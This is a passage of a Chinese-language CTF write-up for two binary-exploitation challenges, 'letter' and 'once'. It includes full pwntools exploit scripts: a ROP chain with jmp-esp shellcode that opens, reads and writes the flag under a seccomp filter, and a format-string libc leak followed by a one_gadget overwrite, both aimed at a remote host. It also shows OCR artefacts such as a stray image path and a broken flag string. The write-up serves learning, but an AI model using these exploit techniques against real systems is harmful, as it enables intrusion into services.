 0007: 0x15 0x03 0x00 0x00000002  if (A == open) goto 0011
 0008: 0x15 0x02 0x00 0x0000003c  if (A == exit) goto 0011
 0009: 0x15 0x01 0x00 0x000000e7  if (A == exit_group) goto 0011
 0010: 0x15 0x00 0x01 0xffffd8b6  if (A != 0xffffd8b6) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x06 0x00 0x00 0x00000000  return KILL
```

这里只有 read, write, open, exit 四个函数可以使用，应该是要 orw 得到 flag

栈地址随机，无法直接 ret2shellcode 这里使用 jmp esp 进行跳转

先调用 read 函数向 length(bss段) 处写入 asm('jmp esp')，再 ret 到 length 达到 ret2shellcode 的目的

因为 flag 比较长所以 shellcode 前面填充一段 nop， read 时不会覆盖到 shellcode

exp：

```
from pwn import *

context(os = 'linux', arch = 'amd64', log_level = 'debug')
content = 1

elf = ELF('letter')
read_plt = elf.plt['read']

pop_rdi_ret = 0x400aa3
pop_rsi_r15_ret = 0x400aa1
bss_addr = 0x60108c
```

```
shellcode = shellcraft.nop() * 0x20 + shellcraft.open('./flag') +
shellcraft.read('rax', 'rsp', 0x50) + shellcraft.write(1, 'rsp', 0x50)

jmp_esp = b'\xff\xe4'

def main():
    if content == 0:
        io = process('letter')
    else:
        io = remote("182.92.108.71", 31305)

    io.recvuntil("how much character do you want to send?\n")
    io.sendline(str(2147483648))
    payload = cyclic(0x10 + 8)
    payload += p64(pop_rdi_ret) + p64(0) + p64(pop_rsi_r15_ret) + p64(bss_addr)
+ p64(1)
    payload += p64(read_plt) + p64(bss_addr) + asm(shellcode)
    io.sendline(payload)
    io.recvuntil("hope the letter can be sent safely.\n")
    io.sendline(jmp_esp)

    io.interactive()

main()
```


flag

```
hgame{400a48b3d1b03dc8b9947174a3255bbc2783494c97c90a2ad76c7ed22158048f}
```

# once

PWN 经典三连

checksec




IDA Pro

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("only once.");
  vuln("only once.", 0LL);
  puts("sure?");
  return 0;
}
```

gdb 启动!

~~对不起! 我还是不会~~

很明显漏洞在 vuln() 函数中

```
int vuln()
{
  char buf; // [rsp+0h] [rbp-20h]

  printf("It is your turn: ");
  read(0, &buf, 0x30uLL);
  return printf(&buf, &buf);
}
```

格式化字符串漏洞和栈溢出

先找偏移

```
only once.
It is your turn: AAAAAAAA_%6$p
AAAAAAAA_0x4141414141414141
sure?
```

这里要泄露 __libc_start_main 的地址，所以偏移为13

```
──────────────────────────────[ STACK ]──────────────────────────────
00:0000│ rsp  0x7fffffffdf90 ◂— 'AAAAAAAA_%6$p\n'
01:0008│      0x7fffffffdf98 ◂— 0xa702436255f /* '_%6$p\n' */
02:0010│      0x7fffffffdfa0 —▸ 0x555555555070 (_start) ◂— endbr64
03:0018│      0x7fffffffdfa8 —▸ 0x7fffffffe0b0 ◂— 0x1
04:0020│ rbp  0x7fffffffdfb0 —▸ 0x7fffffffdfc0 ◂— 0x0
05:0028│      0x7fffffffdfb8 —▸ 0x5555555551bf (main+86) ◂— lea    rdi, [rip + 0
xe49]
06:0030│      0x7fffffffdfc0 ◂— 0x0
07:0038│      0x7fffffffdfc8 —▸ 0x7ffff7dec0b3 (__libc_start_main+243) ◂— mov
 edi, eax
```

需要两次栈溢出一次泄露地址，一次 one gadget

程序开了 PIE 保护，函数的加载基地址是随机的，但是最后的三位数据是固定的

可以修改 vuln 函数 ret 位置的最后两位数据，使 vuln 函数执行两次 （我试过 ret 到 main 但不知道为什么不行 ~~还是太菜~~）

exp：

```
from pwn import *
```

```
context(os = 'linux', arch = 'amd64', log_level = 'debug')
content = 1

libc = ELF('libc-2.27.so')
libc_start_main = libc.symbols['__libc_start_main']
one_gadget = 0x4f3d5

def main():
    if content == 0:
        io = process('once')
    else:
        io = remote("182.92.108.71", 30107)


    io.recvuntil("It is your turn: ")
    payload = bytes('AAAAAAAA', 'utf-8') + bytes('%13$p', 'utf-8')
    payload = payload.ljust(0x28, b'A') + b'\xba'
    io.send(payload)

    print(io.recv(10))
    libc_start_main_addr = int(io.recv(12), base = 16) - 243
    libc_base = libc_start_main_addr - libc_start_main

    payload = cyclic(0x20 + 8)
    payload += p64(libc_base + one_gadget)
    io.recvuntil("It is your turn: ")
    io.sendline(payload)

    io.interactive()

main()
```

flag

```
hgame{b73c0d87f1c49e4e4e0962dcddd8f38c95fc835a2b4b662434445052291193 28}
```